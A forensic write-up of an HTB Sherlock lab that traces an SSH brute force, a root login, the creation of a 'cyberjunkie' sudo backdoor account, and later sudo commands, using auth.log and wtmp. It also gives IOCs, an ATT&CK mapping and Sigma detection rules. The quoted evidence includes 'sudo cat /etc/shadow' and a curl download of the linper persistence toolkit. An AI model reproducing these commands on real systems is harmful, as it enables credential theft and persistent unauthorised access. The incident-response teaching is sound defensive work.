CASE 0x212-001
Case status: Closed
Brutus
In this Sherlock, we will familiarize ourselves with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.
Scenario
A Linux server hosting Confluence (an AWS EC2 instance, judging by its ip-172-31-35-28 hostname and -aws kernel) had its SSH service exposed to the internet with password authentication enabled. An attacker brute-forced it, got in, and then did things on the box. We only get two artifacts from the host, auth.log and wtmp, and the goal is to rebuild the full story from them: who attacked, which account fell, when the attacker was actually at the keyboard, how they made sure they could come back, and what they ran with their new privileges.
Evidence provided
For this Sherlock, we were given 2 log files to analyse and a Python script to parse the wtmp file, since it is a binary file and can’t be read directly.
Below is a table of the artifacts we got:
| Artifact | Type | Notes |
|---|---|---|
auth.log | Plain-text syslog | Authentication events (sshd, PAM, systemd-logind, sudo, CRON, account-management tools) |
wtmp | Binary (utmp struct records) | Historical records of login and logout sessions (terminal sessions only) |
utmp.py | Parser script from HTB | Converts the wtmp binary into readable rows |
Methodology & tools
When dealing with auth.log, I always like to see which processes wrote to the file before starting my analysis. It tells me what to expect and how to look at the file.
So a quick look at the head of the file shows normal logs from CRON, sshd and systemd:
head -n 20 auth.log
That’s fine, let’s now list them ranked from the noisiest to the quietest:
awk '{print $5}' auth.log | sed 's/\[.*//; s/:$//' | sort | uniq -c | sort -nr
Besides the expected sshd, CRON and systemd-logind, the list already contains groupadd, useradd, passwd, chfn, usermod and sudo. Account creation and privilege use on a server is exactly what we will be chasing later.
A note on time zones
auth.log lines carry no year and no time zone. wtmp, on the other hand, stores timestamps as epoch time, which is UTC by definition. So before trusting any time, I parsed wtmp with TZ=UTC and compared events that exist in both artifacts:
| Event | auth.log | wtmp (UTC) |
|---|---|---|
| Admin root login from 203.101.190.9 | 06:19:54 | 06:19:55 |
| Attacker root login | 06:32:44 | 06:32:45 |
| Attacker root logout | 06:37:24 | 06:37:24 |
| Backdoor account login | 06:37:34 | 06:37:35 |
The offset is never more than a second, so auth.log is written in UTC, and wtmp gives us the missing year: 2024. All times in this write-up are UTC.
Investigation
Question 1: Analyze the auth.log. What is the IP address used by the attacker to carry out a brute force attack?
As our teachers used to tell us back then, understanding the question is half the answer. It holds true in most cases.
A high-volume brute force is noisy. (Not every brute force is: a “low and slow” attack or password spraying spreads its attempts over hours precisely to stay under this kind of counting. Here, though, we are told it is a brute force, so we start with volume.)
So we are simply going to pull the noisy IPs out of the auth.log file. But not just any noise, the noise that is specific to brute forcing.
Someone doing a brute force will mostly collect a lot of failed password responses.
So now we know what we need to do. Our sub-question becomes: which IP has the most failed password responses?
Let’s grep it:
grep "Failed password" auth.log | grep -oP 'from \K[\d.]+' | sort | uniq -c | sort -nr
65.2.161.68 is the IP with the most Failed password responses, which is a strong indicator of brute forcing.
But wait, that is not enough evidence. What I always like to do is inspect what that single IP does in the logs. So let’s grep the activity of this IP and read it:
grep 65.2.161.68 auth.log | head -n 40
Looking at the activity of this IP, it is clearly automated:
- Parallelism: at
06:31:31alone we see sshd child processes from PID 2325 to 2357. sshd forks one child per connection, so that is dozens of simultaneous connections in one second. - A new TCP connection per attempt: the source port changes on every line (46380, 46392, 46436, …).
- The server defended itself:
sshd[620]: drop connection #10 from [65.2.161.68]:46482 ... past MaxStartups. PID 620 is the parent sshd daemon.MaxStartups(default10:30:100) limits concurrent unauthenticated connections, so the attacker was opening connections faster than sshd was willing to accept them. - The lifecycle of one attempt: following a single PID (
grep 'sshd\[2327\]' auth.log) showsInvalid user→pam_unix ... authentication failure→ about 2 seconds laterFailed password. The ~2 s gap is PAM’s failure delay.
Still, could it be a legit user who forgot their password and tried to guess it really fast by hand? Maybe! We never know. BUT, DID THIS IP TRY TO LOG IN TO A SINGLE ACCOUNT OR TO MANY?
Let’s list all the usernames this IP tried:
grep "Failed password" auth.log | grep 65.2.161.68 | grep -oP 'Failed password for (invalid user )?\K\S+' | sort | uniq -c | sort -nr
It tried 5 usernames, each of them many times. Some don’t exist on the host (Invalid user admin, server_adm, svc_account) and some do (backup, root): a wordlist of common account names. Combined with the volume and the concurrency, this is clearly an automated brute force attack.
Answer: 65.2.161.68
Question 2: The bruteforce attempts were successful and attacker gained access to an account on the server. What is the username of the account?
In sshd’s vocabulary, a successful authentication is logged as:
Accepted <method> for <user> from <IP>
The method is password, publickey, or keyboard-interactive.
So first, let’s list all successful logins in the auth.log, not only the attacker’s:
grep "Accepted" auth.log
There are four of them:
06:19:54root from203.101.190.9. This comes before the attack window and from a different IP. It is most likely the legitimate administrator (wtmp shows the same IP logging in as root back in January and February). This is an assessment: with only these logs we cannot fully prove it.06:31:40and06:32:44root from the attacker’s IP.06:37:34an account calledcyberjunkiefrom the attacker’s IP. We’ll come back to this one in Q5.
So the attacker got access to the root account. Let’s check that it makes sense by putting the Failed password lines for root and the Accepted lines in sequence:
grep 65.2.161.68 auth.log | grep -E "Accepted|Failed password for root"
Root was failing during the attack, then got Accepted from the same IP: the brute force is what broke in.
At first glance there is a “mirror”: 3 failures at 06:31:39, the success at 06:31:40, then 3 failures again at 06:31:41. Looking closer, the failures at :39 and :41 have the same PIDs (2399, 2407, 2409) and the same source ports, so they are the same 3 TCP connections making their next password attempt ~2 seconds later. OpenSSH allows several password attempts per connection (MaxAuthTries, 6 by default). The Accepted sits between the two groups because it belongs to a 4th connection running in parallel (PID 2411).
The success came at 06:31:40. If the tool was set to stop on the first valid credential, we should see no new attempts shortly after that. Let’s check the last failed attempts from this IP:
grep "Failed password" auth.log | grep 65.2.161.68 | tail -n 5
Confirmed. The last root failures are at 06:31:41, followed by Connection closed by authenticating user root ... [preauth]. The final backup failures belong to connections that were already in flight when the password was found: backup had been attacked in parallel since 06:31:31, so the tool didn’t switch targets. After that, the noise stops. The tool stopped on its first valid credential.
Also worth noting: root could log in over SSH with a password. That is the root cause of this incident (PermitRootLogin / PasswordAuthentication in sshd_config).
Answer: root
Question 3: Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.
The question points out that authentication time ≠ session time.
- auth.log records the moment sshd accepted the password.
- wtmp records the moment the login session (the pty/terminal) was registered. Only sessions that get a terminal are written there.
Alright, now let’s parse the wtmp binary file so we can read it. We could use the Python parser HTB gave us, or utmpdump (part of util-linux), which shows the raw fields of every record (type, PID, line, user, host, time). I went with utmpdump, forcing UTC so my own machine’s time zone can’t leak into the output:
TZ=UTC utmpdump wtmp
Now we have data we can read. Type [7] is USER_PROCESS (a login) and type [8] is DEAD_PROCESS (a logout).
There are only two login records from the attacker’s IP. The first one is root on pts/1 at 06:32:45, one second after the Accepted password of PID 2491 (06:32:44) in auth.log. The other one is the cyberjunkie login, which comes later.
Also notice what is missing: there is no wtmp record at 06:31:40 for the first root authentication. That session never asked for a terminal, which already tells us it was not a human working on the box (more on this in Q4).

To make sure the parser isn’t fooling me, I cross-checked with a second tool:
TZ=UTC last -f wtmp -FSame result: root pts/1 65.2.161.68 Wed Mar 6 06:32:45 2024 - Wed Mar 6 06:37:24 2024.
Answer: 2024-03-06 06:32:45
Question 4: SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker’s session for the user account from Question 2?
The sshd lines don’t contain a session number. That number comes from a different process, systemd-logind. When PAM opens a session (pam_systemd), logind registers it and gives it an incrementing ID, the same one you would see in loginctl list-sessions on a live system.
Since logind logs under its own PID, the PID tracing we used so far doesn’t work here. Instead, we correlate by timestamp + user.
First thing to do is to list all the sessions logind recorded in auth.log:
grep "systemd-logind" auth.log
There you go, we see both root sessions related to the attack.
But why do we have 2? Which one is it?
Looking at the first one:
- Mar 6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session
34of user root. - Mar 6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Session
34logged out. Waiting for processes to exit. - Mar 6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Removed session
34.
Everything happened within the same second, which points to the brute-forcing tool: once it found the root password, it closed the session immediately (Bye Bye, the same disconnect message as all the failed attempts) and reported the credential to the attacker.
Then, looking at the second session:
- Mar 6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session
37of user root. - Mar 6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session
37logged out. Waiting for processes to exit. - Mar 6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session
37.
The attacker then opened a session manually, about a minute after the brute force stopped. It lasted 4 minutes 40 seconds and ended with disconnected by user, which is a human closing the client.
| Session 34 | Session 37 | |
|---|---|---|
| sshd PID | 2411 | 2491 |
| Opened → closed | 06:31:40 → 06:31:40 (0 s) | 06:32:44 → 06:37:24 (~4 m 40 s) |
| Disconnect reason | Bye Bye (tool) | disconnected by user (human) |
| wtmp terminal record | none | pts/1 at 06:32:45 |
Two independent artifacts agree: session 34 is the tool checking the credential, and session 37 is the attacker at the keyboard.
Answer: 37
Question 5: The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?
Creating and modifying accounts is logged in auth.log by the shadow-utils tools themselves (useradd, groupadd, usermod, passwd, chfn), under their own names. We already saw them in our process inventory, so let’s pull them out:
grep -E "useradd|groupadd|usermod|gpasswd|passwd|chfn|chage" auth.log
Read in order, they tell a complete story:
| Time | Process | What happened |
|---|---|---|
| 06:34:18 | groupadd | Group cyberjunkie created (GID 1002) |
| 06:34:18 | useradd | User cyberjunkie created: UID 1002, home /home/cyberjunkie, shell /bin/bash, from=/dev/pts/1 |
| 06:34:26 | passwd | Password set for cyberjunkie, so it can log in over SSH with a password |
| 06:34:31 | chfn | User info (GECOS) filled in, typical of the interactive adduser wrapper |
| 06:35:15 | usermod | cyberjunkie added to group sudo |
Attribution. These lines carry no IP or session ID, so how do we know it was the attacker? Two independent pieces of evidence:
-
Time window. Everything happens between
06:34:18and06:35:15, inside session 37 (06:32:44→06:37:24). The only other things logged in that window are routineCRONjobs forconfluenceandrootthat run every minute:Terminal window awk '$3 >= "06:32:44" && $3 <= "06:37:24"' auth.log -
Terminal.
useraddloggedfrom=/dev/pts/1, and wtmp shows that at that timepts/1was the attacker’s root session from65.2.161.68. The admin’s session was onpts/0.
Why sudo means higher privileges. Group membership means nothing by itself. On a default Ubuntu configuration, /etc/sudoers contains %sudo ALL=(ALL:ALL) ALL, so any member of the sudo group can run any command as root. We don’t have the filesystem, so this assumes the default sudoers file. Q8 confirms that the privilege worked in practice.
Ten seconds after leaving the root session, the attacker logged back in with the new account (06:37:34, logind session 49). So the full chain is created → password set → added to sudo → logged in → privilege used.
Answer: cyberjunkie
Question 6: What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?
How I found it:
- Go to attack.mitre.org → Enterprise → Persistence (TA0003)
- Find the technique for creating accounts: T1136 – Create Account
- Open it and read the sub-techniques, which are split by where the account lives: on the host (Local Account), in a domain (Domain Account), or in a cloud tenant (Cloud Account).
In our case, useradd created the account directly on a standalone Linux server, so it is a local account: T1136.001 – Create Account: Local Account.
Bonus: adding the account to the sudo group is a separate action, and ATT&CK has its own entry for it: T1098.007 – Account Manipulation: Additional Local or Domain Groups (Persistence and Privilege Escalation). Its description explicitly mentions usermod on Linux and adding accounts to sudoers groups.
Answer: T1136.001
Question 7: What time did the attacker’s first SSH session end according to auth.log?
This question has a trap we already dealt with: the attacker has two root sessions. Read literally, “first” would be session 34. But session 34 was the brute-force tool checking the password it found: no terminal, zero seconds, part of the attack itself. The attacker’s first working SSH session, the one Q3 and Q4 are about, is session 37 (sshd PID 2491). That is the one I used.
A session doesn’t end in a single line. Its teardown goes through several layers, each logged by a different component, so let’s look at all of them:
grep -E "sshd\[2491\]|session 37" auth.log| Layer | Line | Time |
|---|---|---|
| SSH protocol | Received disconnect from 65.2.161.68 port 53184:11: disconnected by user | 06:37:24 |
| sshd | Disconnected from user root 65.2.161.68 port 53184 | 06:37:24 |
| PAM | pam_unix(sshd:session): session closed for user root | 06:37:24 |
| logind | Session 37 logged out → Removed session 37 | 06:37:24 |
All four layers agree on the same second. As a cross-check, wtmp has the matching DEAD_PROCESS record on pts/1:
TZ=UTC last -f wtmp -F
The login and logout times are shown side by side: 06:32:45 → 06:37:24. The question asks for the time according to auth.log, and as shown in the methodology section, auth.log is in UTC, so both artifacts give the same answer.
Answer: 2024-03-06 06:37:24
Question 8: The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?
The first thing to know is that every time sudo runs, it writes a structured line to auth.log. This is the “visibility into command execution” the scenario promised, and it is the only command-level record in this evidence.
So let’s grep all sudo activity in auth.log:
grep "sudo" auth.log
Each COMMAND= line breaks down like this:
| Field | Value | Meaning |
|---|---|---|
| invoking user | cyberjunkie | The backdoor account |
TTY | pts/1 | The same terminal the cyberjunkie login got in wtmp (06:37:35) |
PWD | /home/cyberjunkie | Working directory |
USER | root | The identity the command ran as |
COMMAND | full path + arguments | What was executed |
The backdoor account ran two commands with sudo:
06:37:57/usr/bin/cat /etc/shadow: dumping the password hashes of every local account (T1003.008 – OS Credential Dumping: /etc/passwd and /etc/shadow).06:39:38/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh: downloading a script (T1105 – Ingress Tool Transfer).
Both use privileges obtained through the sudo group (T1548.003 – Abuse Elevation Control Mechanism: Sudo and Sudo Caching).
linper (from the montysecurity GitHub account) is a public Linux persistence toolkit. So the attacker wasn’t satisfied with one backdoor account and was preparing more ways to keep access.
What this evidence cannot tell us. auth.log only records commands run through sudo. Everything the attacker typed without sudo in sessions 37 and 49 is invisible here: we have no shell history, no auditd execve records, no process accounting. Also, curl without -o only prints to stdout, so from this log we cannot tell whether linper.sh was saved, piped into a shell, or executed. Finally, wtmp shows gone - no logout for the cyberjunkie session: no logout record exists in the evidence, so the session may still have been open when the logs were collected.
Answer: /usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Attack timeline
-
2024-03-06 06:19:54 UTC
Context
Root login from 203.101.190.9 (logind session 6, pts/0). Before the attack, from the IP seen administering the host since January: assessed as the legitimate admin.
-
2024-03-06 06:31:31 UTC
Credential Access
SSH brute force starts from 65.2.161.68: dozens of parallel connections, wordlist of usernames (admin, backup, server_adm, svc_account, root). sshd starts dropping connections (MaxStartups).
-
2024-03-06 06:31:40 UTC
Credential Access
Root password found. The tool opens and closes logind session 34 within the same second (credential check, no terminal). In-flight attempts end around 06:31:41, then the brute force stops.
-
2024-03-06 06:32:44 UTC
Initial Access
Attacker authenticates manually as root (sshd PID 2491, logind session 37). Terminal pts/1 registered in wtmp at 06:32:45.
-
2024-03-06 06:34:18 UTC
Persistence
Group and user cyberjunkie created (UID/GID 1002, /bin/bash) from /dev/pts/1. Password set at 06:34:26, user info changed at 06:34:31.
-
2024-03-06 06:35:15 UTC
Privilege Escalation
cyberjunkie added to the sudo group via usermod.
-
2024-03-06 06:37:24 UTC
Context
Attacker logs out of the root session (session 37 removed).
-
2024-03-06 06:37:34 UTC
Persistence
Login with the backdoor account cyberjunkie from 65.2.161.68 (logind session 49, pts/1 at 06:37:35). No logout record in the evidence.
-
2024-03-06 06:37:57 UTC
Credential Access
sudo /usr/bin/cat /etc/shadow: password hashes of all local accounts dumped.
-
2024-03-06 06:39:38 UTC
Command and Control
sudo /usr/bin/curl downloads linper.sh (Linux persistence toolkit) from raw.githubusercontent.com.
IOCs
| No. | Type | Indicator | Context | Copy |
|---|---|---|---|---|
| E-01 | ip | 65[.]2[.]161[.]68 | SSH brute-force source and attacker login origin | |
| E-02 | account | cyberjunkie (UID 1002) | Backdoor account, member of sudo | |
| E-03 | url | hxxps[://]raw[.]githubusercontent[.]com/montysecurity/linper/main/linper[.]sh | Linux persistence toolkit downloaded with sudo |
Not IOCs: 203.101.190.9 (assessed as the legitimate admin) and the raw.githubusercontent.com domain on its own (legitimate GitHub infrastructure; only the full URL is meaningful).
ATT&CK mapping
| Tactic | Technique | Evidence |
|---|---|---|
| Credential Access | T1110.001 Brute Force: Password Guessing | Hundreds of Failed password lines from 65.2.161.68 in seconds, MaxStartups drops |
| Initial Access / Persistence | T1078.003 Valid Accounts: Local Accounts | Accepted password for root from 65.2.161.68 (sessions 34 and 37) |
| Persistence | T1136.001 Create Account: Local Account | useradd ... name=cyberjunkie ... from=/dev/pts/1 |
| Persistence / Privilege Escalation | T1098.007 Account Manipulation: Additional Local or Domain Groups | usermod: add 'cyberjunkie' to group 'sudo' |
| Privilege Escalation | T1548.003 Abuse Elevation Control Mechanism: Sudo and Sudo Caching | sudo: cyberjunkie : ... USER=root ; COMMAND=... |
| Credential Access | T1003.008 OS Credential Dumping: /etc/passwd and /etc/shadow | COMMAND=/usr/bin/cat /etc/shadow |
| Command and Control | T1105 Ingress Tool Transfer | COMMAND=/usr/bin/curl .../linper.sh |
Detection opportunities
SSH brute force followed by a success. The highest-value detection here is not “many failures” (internet-facing SSH always gets those) but many failures from one source followed by an Accepted from the same source. In a SIEM: more than N Failed password events from one source.ip within 60 s, followed within a few minutes by Accepted from the same source.ip. That correlation would have fired at 06:31:40.
A user added to the sudo group. This is rare on a production server and should always alert:
title: User Added To Sudo Group Via Usermodid: 971ba3ca-01b0-44ae-ab35-e510d03b3ac6status: experimentaldescription: Detects a local account being added to the sudo group, a common persistence and privilege escalation step (T1098.007).logsource: product: linux service: authdetection: keywords_usermod: - 'usermod' keywords_sudo: - "to group 'sudo'" condition: keywords_usermod and keywords_sudofalsepositives: - Legitimate administrator onboarding a new adminlevel: hightags: - attack.persistence - attack.privilege-escalation - attack.t1098.007Download tools run through sudo.
title: Download Utility Executed Via Sudoid: dc938350-7804-4756-a04f-486393a92e91status: experimentaldescription: Detects curl or wget executed through sudo, as recorded in auth.log (T1105).logsource: product: linux service: authdetection: keywords: - 'COMMAND=/usr/bin/curl' - 'COMMAND=/usr/bin/wget' condition: keywordsfalsepositives: - Administrators downloading packages or scripts with sudolevel: mediumtags: - attack.command-and-control - attack.t1105Other quick wins: alert on any useradd outside a change window, and on sudo reading /etc/shadow.
Lessons learned
PID tracing is the core skill for auth.log. Following one sshd[PID] from Accepted to session closed is what separated the tool’s session from the attacker’s.
Authentication ≠ session. auth.log and wtmp record different moments, and wtmp only knows about sessions with a terminal. The absence of a wtmp record was evidence on its own.